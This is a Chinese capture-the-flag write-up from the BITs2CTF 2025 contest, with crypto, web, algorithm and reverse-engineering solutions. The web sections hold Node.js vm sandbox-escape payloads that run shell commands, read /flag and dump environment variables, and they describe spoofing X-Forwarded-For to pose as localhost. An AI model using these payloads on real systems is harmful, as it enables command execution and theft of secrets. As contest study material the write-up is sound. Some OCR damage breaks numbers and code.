战队名称

Conquerors

比赛排名

总分数：5459

学生组排名：5

总排名：5

战队成员

Cassenlong、陈保真

123ljf、李俊霏

枯昏独酌、陈俊颖

Misc-签到

1.打开实例，上传一张带北理工校徽的图片，直接上传网上找的北理工校徽

发现：豆包判定未通过：请确保是真实世界拍摄并且包含北京理工大学校徽。
所以找另外一张图片：

上传，恭喜你！flag: BITs2CTF{6c562be6-4000-4b56-ba88-04f82b22f156}

Crypto-babyRSA

```
from Crypto.Util.number import *
import sympy
import math
# ------------------------------
#  把题目给的 N, m1, m2  填进来
```

```
# ----------------------------
N    =
636585149594574746909030160182690866222909256464847291783000651837227
921337237899651287943597773270944384034858925295744880727101606841413
640006527614873110651410155893776548737823152943797884729130149758279
127430044739254000426610922834573094957082589539445610828279428814524
313491262061930512829074466232633130599104490893572093943832740301809
630847541592548921200288222432789208650949937638303429456468889100192
613859073752923812454212239908948930178355331390933536771065791817643
978763045030833712326162883810638120029378337092938662174119747687899
484603628344079493556601422498405360731958162719296160584042671057160
24128485252291367626459620190616 3
m1 =
437018910555377754758713090674828434552623609418189605883878395265943
244846522356956125593648928796885738904275195790322403904731577406221
662800615649192135096594758567990700774710458621606544804995324319230
202175408806666706760877979225732807083632781339065831416759856459922
014414321419450650531126833451929640356477652908076978264462932182064
696092260867124176080216707230318582489201642918604678896800531886883
658762692711484113665211145799415150955794231203475326910050714552990
789066306397500097510688331809380587538041735280652368532667434420432
748055562621692991174851064017650989088686897296287498777228019985869
798956067763811879178829955994366
m2 =
423775156887345771483214073174563566225971899378137973113300330050744
806291600501030439300493007373439572486576854900377183900568124875648
580405117900334763550734704850545525195312282286018918692626766754698
715797675242649987830123254075074849260132465272799050535715612790905
925076809808368519625239911812635174499655330946748878170282554491220
873730105594218997553839772828068688676446878747560971142890996647615
848402287281884093406826017411838889609249863677317852336524497456996
075022130956047060027503791571428645322713377816344348903224059331111
656623916885513248288451490721944450552506300046606050837515709217964
541177043512544147327439793371612
e = 0x10001
# step1:  分解 N
# p = nextprime(secret_num)
# q = nextprime(p)
# => p  和  q  相差极小 →  使用  nextprime  逆向回去即可
#  用  sympy.nextprime  反向寻找  p,q
# q = nextprime(p)
#  且  p*q = N
def recover_primes(N):
    #  因为  p,q  是连续素数，差距非常小
```

```
    # 设 q = nextprime(p)
    # 则 sqrt(N) 即约等于 p,q
    x = int(sympy.sqrt(N))

    # 向下找 p，使得 nextprime(p)*p == N
    while True:
        p = sympy.prevprime(x)
        q = sympy.nextprime(p)
        if p * q == N:
            return p, q
        x -= 1

p, q = recover_primes(N)
print("[+] recovered p =", p)
print("[+] recovered q =", q)
# step2: 获得 φ(N)
phi = (p - 1) * (q - 1)

# step3: 计算 d
d = inverse(e, phi)
# step4: 解密
c1 = pow(m1, d, N)
c2 = pow(m2, d, N)
print("[+] c1 =", c1)
print("[+] c2 =", c2)
# step5: 还原 F1 + F2 = c1
#            F1^3 + F2^3 = c2
#
# 设 S1 = F1 + F2 = c1
#     S3 = F1^3 + F2^3 = c2
#
# 且：
# F1^3 + F2^3 = (F1+F2)^3 - 3*F1*F2*(F1+F2)
#
# => S3 = S1^3 - 3*S1*(F1*F2)
# => 可求出 P = F1*F2
S1 = c1
S3 = c2
P = (S1**3 - S3) // (3*S1)
# F1, F2 为二根： t^2 - S1 t + P = 0
disc = S1*S1 - 4*P
sqrt_disc = int(sympy.sqrt(disc))
F1 = (S1 + sqrt_disc) // 2
F2 = (S1 - sqrt_disc) // 2
```

```
print("[+] F1 =", F1)
print("[+] F2 =", F2)
# step6: 转为 bytes（flag 是 38 字节，分成 19+19）
flag1 = long_to_bytes(F1)
flag2 = long_to_bytes(F2)

flag = flag1 + flag2
print("[+] flag =", flag)
```

运行得到：

BITs2CTF{isjna_cask_asdasfasqwe_dmqwo}

Crypto-remaining thing

```
from Crypto.Util.number import *
import gmpy2
e = 3
N1 =
19831146070473780450608271965513333016477420167810804693209535211751519378798100050738385201161854775668250184491612993710844933532155638787045219486707787420282058177611838960790320734624809796310926894615507014393905439164108305343147056285187048 03
C1 =
13192445407076444144417541514427188094854353253584529650871742429298429176122106888115309616831240701274243771913770298764454625711248881032556304446303580561665126886670936043604468812024111116443358272674121554396071146617853939756537893431091839 55
N2 =
66111404265300574613935728983655950688111510106384565086238514901421964133746188531859108773677252707542147423426687722933483143467420638917923485639731545533291089547341393165686480533491924103483747009620183498000762679606287593577239113476062047 33
C2 =
41998123843875621116729989501531316956049116280732482300490270393719879500976089055100523216197820417935038248527006621265771328125158252787890936500616657191006849984874487887897908316503588758727613717876734500568394557092081398962537850559205431 04
N3 =
14126749535297606509514418674348551918358936748316341471639452521057767873962355396372423101375036984635365376397773384541330304056627522956980062104259147867100357268271782395123516284699902354599667106061620180566549332990378692446782196699116141 17
C3 =
41663026452800366344084116174180504236555705080505184877204086431216138707209002745841467383559886160630317645159881729713488002376046452536102884351087721916511569274797438511760002651174638774663418515491 4
```


```
71728733423349429301126162379031930269212 4
# --- Chinese Remainder Theorem 合并 ---
ms = [N2 * N3, N1 * N3, N1 * N2]
Ns = [N1, N2, N3]
Cs = [C1, C2, C3]

M = 0
for i in range(3):
    inv = inverse(ms[i], Ns[i])
    M += Cs[i] * ms[i] * inv

M %= (N1 * N2 * N3)

# --- 开 3 次方根，得到明文整数 ---
m, exact = gmpy2.iroot(M, 3)

# 输出结果
print("m =", int(m))
print("hex =", hex(int(m)))
print("bytes =", long_to_bytes(int(m)))
```


思路：低指数攻击

BITs2CTF{^_^cRVni_aXinSsd_fJnebvooo^_^}


Web-http

```
<!doctype html>
<html>
<head>
    <meta charset="utf-8">
    <title>第0关</title>
    <link rel="stylesheet" href="css/default.css">
</head>
<body>
<div class="overlay">
    <h1>欢迎来到BITs2CTF 2025</h1>
    <h1>答案就在网页源代码里</h1>
    <!--恭喜你学会查看网页源代码-->
    <!--前往/re9uest.php进入下一关-->
    <br><br><br>
```







简单 post/get



给出提示 robot，访问 robot.txt 即可
源码->127.0.0.1:****/robot.txt



添加 X-Frowarded-For，127.0.0.1 伪造本地即可



admin 修改为 1，base64 解 <?php 'BITs2CTF{c276d5bc-020f-4c40-b85e-5bd555b0b4d4}' ?>

Crypto-easyAES

下载附件，把附件喂给 GPT，分析其中的密码算法，尝试编写解题脚本，反复拷打 GPT，得到脚本：

```
from Crypto.Cipher import AES
from Crypto.Util.number import bytes_to_long, long_to_bytes

# 题目输出，照抄你的：
X = 54755426038978086460310747316994556563126341157253266647920514387148480709140
enc_flag = b'K\x04?\'\xc1<\xe0\x15\xd2i\x8b\xb1"9?)\x1a\xb3)\xd6a\xfa\x9c\x84*\x0fi\xf7\xa4\x85\xd2\x1d'

def main():
    for k in range(0, 65536):
        k2 = k.to_bytes(2, "big")        # 2 字节 seed
        key = k2 * 16                    # 32 字节 AES key
```

```
        K = bytes_to_long(key)
        V = X ^ K                          # 这是 iv 对应的整数
        iv = long_to_bytes(V)              # 自动按需要的长度输出

        # 保证 iv 刚好 16 字节（AES 块大小）
        if len(iv) > 16:
            iv = iv[-16:]
        elif len(iv) < 16:
            iv = b"\x00" * (16 - len(iv)) + iv

        cipher = AES.new(key, AES.MODE_CBC, iv)
        pt = cipher.decrypt(enc_flag)

        # 简单判断一下像不像 flag
        if b"flag{" in pt or b"ctf{" in pt or b"BITs2CTF{" in pt:
            print("FOUND!")
            print("k2 =", k2)
            print("iv =", iv)
            print("pt =", pt)
            break

if __name__ == "__main__":
    main()
```

运行，得到 flag:BITs2CTF{sjcihd_enf_huidjx_hsid}


Web-1zvm

根据题目提示，我们知道本题考察的点是沙箱逃逸，构造 JavaScript 代码让 Claude-4-5-plus 生成可能的 vm 沙箱逃逸 payload：

```
// 方法 1: 通过 constructor 逃逸
this.constructor.constructor('return
process')().mainModule.require('child_process').execSync('cat /flag').toString()

// 方法 2: 使用 fs 模块读取文件
this.constructor.constructor('return
process')().mainModule.require('fs').readFileSync('/flag', 'utf-8')

// 方法 3: 列出当前目录文件
this.constructor.constructor('return
process')().mainModule.require('fs').readdirSync('.').toString()

// 方法 4: 读取环境变量
this.constructor.constructor('return process')().env
```

// 方法 5: 执行系统命令
this.constructor.constructor('return process')().mainModule.require('child_process').execSync('ls -la').toString()
方法 1、方法 2 均可行，能得到 flag:
BITs2CTF{12548247-75f8-4967-bbb6-513c0f68fbd7}

PPC-A.故障机器人
把算法题喂给 GPT，尝试让 GPT 求解此算法题，得到一个能 AC 的 python 脚本
关键观察（证明）
每一回合机器人只会对当前场上血量最小的一只造成 3 点伤害。注意到：如果某只怪的当前血量≤另一只怪的当前血量，那么对它造成 3 点伤害后，它的血量会变得更小（或≤原来），因此仍然不会大于另一只怪，也就仍然是最小值。所以机器人会**把当前最小的那只连续打到死，才会去打下一只。
因此，若把所有怪按初始血量 a 升序排列，机器人会按这个顺序把每只怪打完再换下一只。
设第 j 只（按升序）需要被打 h_j= ceil(a_j/3)次（每次 1 回合）。第 j 只最后一次受到伤害发生在全局第 S_j=sum_{i=1..j}h_i 回合，因此它对机器人造成伤害的回合数为 S_j - 1（在它死亡的那一回合结束时它已经死去，不会造成伤害）。于是总伤害为：
\sum_{j=1}^n (S_j - 1) \;=\; \sum_{j=1}^n \Big(\sum_{i=1}^j h_i\Big) - n \;=\; \sum_{i=1}^n h_i \cdot (n-i+1) - n,
其中 `h_i` 按 `a` 升序排列后的对应值。
复杂度：排序 O(n log n)，遍历 O(n)。
实现（Python）
```
import sys
input = sys.stdin.readline

def main():
    n = int(input().strip())
    a = list(map(int, input().split()))
    a.sort()
    h = [(x + 2) // 3 for x in a]    # ceil(x/3)
    n_long = n
    ans = 0
    # ans = sum_{i=1..n} h[i] * (n - i + 1) - n
    for idx, val in enumerate(h):
        ans += val * (n_long - idx)
    ans -= n_long
    print(ans)

if __name__ == "__main__":
    main()
```
上传该脚本，得到 flag:BITs2CTF{43bfcf54-cf1a-4a3a-b66c-5115faa850ab}



PPC-B.QwQwQwQ


还是把该算法题喂给 Gemini，并且说明要考虑几个极端情况，让它生成 cpp 代码：

```
#include <iostream>
#include <string>
#include <vector>
#include <algorithm>

using namespace std;

typedef long long ll;

// 核心函数：在经过 k 次迭代的 'q' 展开串中查找第 target 个字符
// target 是 1-based 索引
char get_char_in_q(ll k, ll target) {
    // 优化：由于查询位置 x 最大为 10^9，而 2^30 > 10^9。
    // 如果 k 很大，目标一定在递归树的最左侧分支深处。
    // 我们只需要处理 k <= 30 的情况即可，结构是一样的。
    if (k > 30) k = 30;

    while (k > 0) {
        // 当前层的长度是 2^(k+1)-1
        // 中间字符 'w' 的位置是 2^k
        ll mid = (1LL << k);

        if (target == mid) {
            return 'w';
        } else if (target > mid) {
```

```
                // 在右半边，减去前半部分和中间的'w'，变成子问题
                target -= mid;
            }
            // 如果 target < mid，则在左半边，target 不变，k 减小进入下一层
            k--;
        }
        // 当 k=0 时，长度为 1，字符为 'q'
        return 'q';
}

void solve() {
        string s;
        if (!(cin >> s)) return;

        int m;
        if (!(cin >> m)) return;

        // 使用 string buffer 来存储结果，最后一次性输出，提高效率
        string result_buffer = "";
        result_buffer.reserve(m);

        for (int i = 0; i < m; ++i) {
            ll k, x;
            cin >> k >> x;

            ll current_pos = 0;
            char ans = '0'; // 默认找不到输出 0

            for (char c : s) {
                if (c != 'q') {
                    // 普通字符占 1 个位置
                    current_pos++;
                    if (current_pos == x) {
                        ans = c;
                        break;
                    }
                } else {
                    // 'q' 字符会膨胀
                    ll len;
                    // 防止 2^k 溢出 long long，且 x 最大 1e9
                    // 如果 k >= 30，长度远超 x，直接取一个大于 10^9 的数即
可
                    if (k >= 30) {
                        len = 2000000000LL; // 2e9 > 1e9
```


```
                } else {
                    len = (1LL << (k + 1)) - 1;
                }

                // 检查 x 是否在这个 'q' 膨胀后的范围内
                if (current_pos + len >= x) {
                    ll offset = x - current_pos;
                    ans = get_char_in_q(k, offset);
                    break;
                } else {
                    current_pos += len;
                }
            }
            // 如果当前累计长度还没到 x，继续循环下一个字符
            // 如果整个字符串遍历完 current_pos 还是小于 x，则 ans 保持
'0'
        }
        result_buffer += ans;
    }
    cout << result_buffer << endl;
}
int main() {
    // 开启 IO 加速，针对大量输入输出非常重要
    ios_base::sync_with_stdio(false);
    cin.tie(NULL);

    solve();

    return 0;
}
```

得到 flag：BITs2CTF{853c231c-c444-461d-a932-198953996bfb}



Reverse-ChaCha20：

1.解压文件，然后发现有 pyc 后缀，将文件放到 https://pylingual.io/里面。运行反编译：




Decompiled with PyLingual (https://pylingual.io)
Internal filename: D:\zyc 工作\战队\BITs2CTF\chacha20\chacha20.py
Bytecode version: 3.10.0rc2 (3439)
Source timestamp: 2025-11-09 14:36:50 UTC (1762699010)

from cryptography.hazmat.primitives.ciphers import Cipher, algorithms
from cryptography.hazmat.backends import default_backend
from Crypto.Util.number import long_to_bytes, bytes_to_long
from secret import flag
import time
import random

```
import os

def chacha20_encrypt(plaintext: bytes, key: bytes, nonce: bytes) -> bytes:
    cipher = Cipher(algorithms.ChaCha20(key, nonce), mode=None, backend=default_backend())
    encryptor = cipher.encryptor()
    ciphertext = encryptor.update(plaintext)
    return ciphertext
if __name__ == '__main__':
    k1 = bytes_to_long(os.urandom(32))
    n1 = bytes_to_long(os.urandom(16))
    print(f'k1={k1}')
    print(f'n1={n1}')
    random.seed(int(time.time()) % 100)
    k2 = random.getrandbits(128)
    n2 = random.getrandbits(64)
    key = long_to_bytes(k1 ^ k2)
    nonce = long_to_bytes(n1 ^ n2)
    encrypted_data = chacha20_encrypt(flag, key, nonce)
    print(f'加密后: {encrypted_data.hex()}')
```

2.将这个结果和 txt 文件发给 chat5：



```
    k1 = bytes_to_long(os.urandom(32))
    n1 = bytes_to_long(os.urandom(16))
    print(f'k1={k1}')
    print(f'n1={n1}')
    random.seed(int(time.time()) % 100)
    k2 = random.getrandbits(128)
    n2 = random.getrandbits(64)
    key = long_to_bytes(k1 ^ k2)
    nonce = long_to_bytes(n1 ^ n2)
    encrypted_data = chacha20_encrypt(flag, key, nonce)
    print(f'加密后: {encrypted_data.hex()}')
```

然后题目给出：
k1=89156737880809474145449532029493055444849328922741582677584755390029529653680
n1=209794022060737284785334570850445075 92
加密后:
a8c123f27ed9d34a6040a98f0b9d5e22930ca34bd3195e27a1e73725aba2f3eff888

你直接算出结果，BITs2CTF{}这种格式

已思考 53s ›

BITs2CTF{pyc_reverse_is_important}

Is this conversation helpful so far?

得到最终 flag：BITs2CTF{pyc_reverse_is_important}

Revese-Easy_maze：

1.用 ida 打开，将主函数发给 chat5：

我们做下一个题，我将maze.exe放到IDA里面得到这个函数：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v3; // rax
  unsigned __int64 v4; // rax
  const char *v5; // rax
  __int64 v6; // rax
  Maze v8; // [rsp+20h] [rbp-60h] BYREF
  std::string v9; // [rsp+6E0h] [rbp+660h] BYREF
  int v10; // [rsp+6ECh] [rbp+66Ch]
  int j; // [rsp+6F0h] [rbp+670h]
  int i; // [rsp+6F4h] [rbp+674h]
  char *Destination; // [rsp+6F8h] [rbp+678h]

  _main();
  if ( argc > 1 )
  {
    Destination = (char *)argv[1];
  }
  else
  {
    v3 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout,
"Input the flag:");
    ((void (__fastcall *)(__int64, __int64 (__fastcall *)
()))std::ostream::operator<<(
      v3,

refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6
_);
    std::string::string(&v9);
```

然后 chat 告诉我需要什么内容：

我需要你从 IDA 那边给我这些东西

你可以用 Hex-Rays 反编译出的 C 伪代码，或者汇编也行，只要信息完整。

1. `Maze` **类的结构 / 成员：**
   - 至少需要确认：
     - `int cube[?][?];` 的准确尺寸（看起来是 `cube[6][36]`）
     - `int cvbe[?][?];`（debug 用的那个数组，尺寸一般一样）
   - 如果有其他跟起点位置、终点位置相关的成员，也一起贴一下（比如 `start_x`，`start_y`，`end_x`，`end_y` 之类）。
2. **构造函数** `Maze::Maze(Maze *this)` **的完整伪代码：**
   - 里面会给 `cube` / `cvbe` 赋初值（迷宫地图）。
   - 要看到它是怎么初始化 `a, b`（或者其他起点坐标）。
   - 如果里面有看起来像大数组拷贝、`memcpy`、`std::copy` 一类的，也尽量把那段一并贴出来，因为迷宫数据很可能在 .rodata 里。
3. `Maze::ifchar(Maze *this, char ch)` **的完整伪代码：**
   - 这是最关键的。它会根据 `ch` 来更新：
     - `a`（行、x 或 y 坐标）
     - `b`（列、另一个坐标）
     - 以及 `inputjudge`（非法输入标志）
   - 我需要看到「字符 → 方向」的映射，比如：
     - `'w'`：`a--`
     - `'s'`：`a++`
     - `'a'`：`b--`
     - `'d'`：`b++`
     - 或某种自定义键位。
4. `Maze::checkend(Maze *this)` **的伪代码：**
   - 看它具体判断什么条件算成功：
     - 是否要求走到某个坐标 `(a == something && b == something)`？
     - 是否要求 `cube` 的某些格子都被清零？
     - 或者遍历 `cube` 判断有无残留的 `1` 等。
   - 这个决定我们最后怎么反向构造路径。
5. （可选但最好有）`Maze::check(Maze *this)`：
   - debug 分支用的那个。如果你能顺手拷出来，一起看一下可以帮助理解整体逻辑（有时候 check / checkend 差不多）。
6. **全局变量的定义 / 初始值：**
   - `int a;`
   - `int b;`
   - `int inputjudge;`
   - 这些变量在 `.data` 或 `.bss` 里有没有初始值？

于是找到所需：

```
void __cdecl Maze::Maze(Maze *const this)
{
  *(_QWORD *)&this->cube[0][0] = 0i64;
  *(_QWORD *)&this->cube[5][34] = 0i64;
  memset(
    (void *)((unsigned __int64)&this->cube[0][2] & 0xFFFFFFFFFFFFFFF8ui64),
    0,
    8i64 * ((((_DWORD)this - (((_DWORD)this + 8) & 0xFFFFFFF8) + 864) & 0xFFFFFFF8) >> 3));
  this->cube[0][0] = 2;
```

```
    this->cube[0][4] = 1;
    this->cube[0][7] = 1;
    this->cube[0][11] = 1;
    this->cube[0][17] = 1;
    this->cube[0][20] = 1;
    this->cube[0][26] = 1;
    this->cube[1][9] = 1;
    this->cube[1][13] = 1;
    this->cube[1][20] = 1;
    this->cube[1][23] = 1;
    this->cube[1][33] = 1;
    this->cube[2][10] = 1;
    this->cube[2][15] = 1;
    this->cube[2][18] = 1;
    this->cube[2][23] = 1;
    this->cube[2][32] = 1;
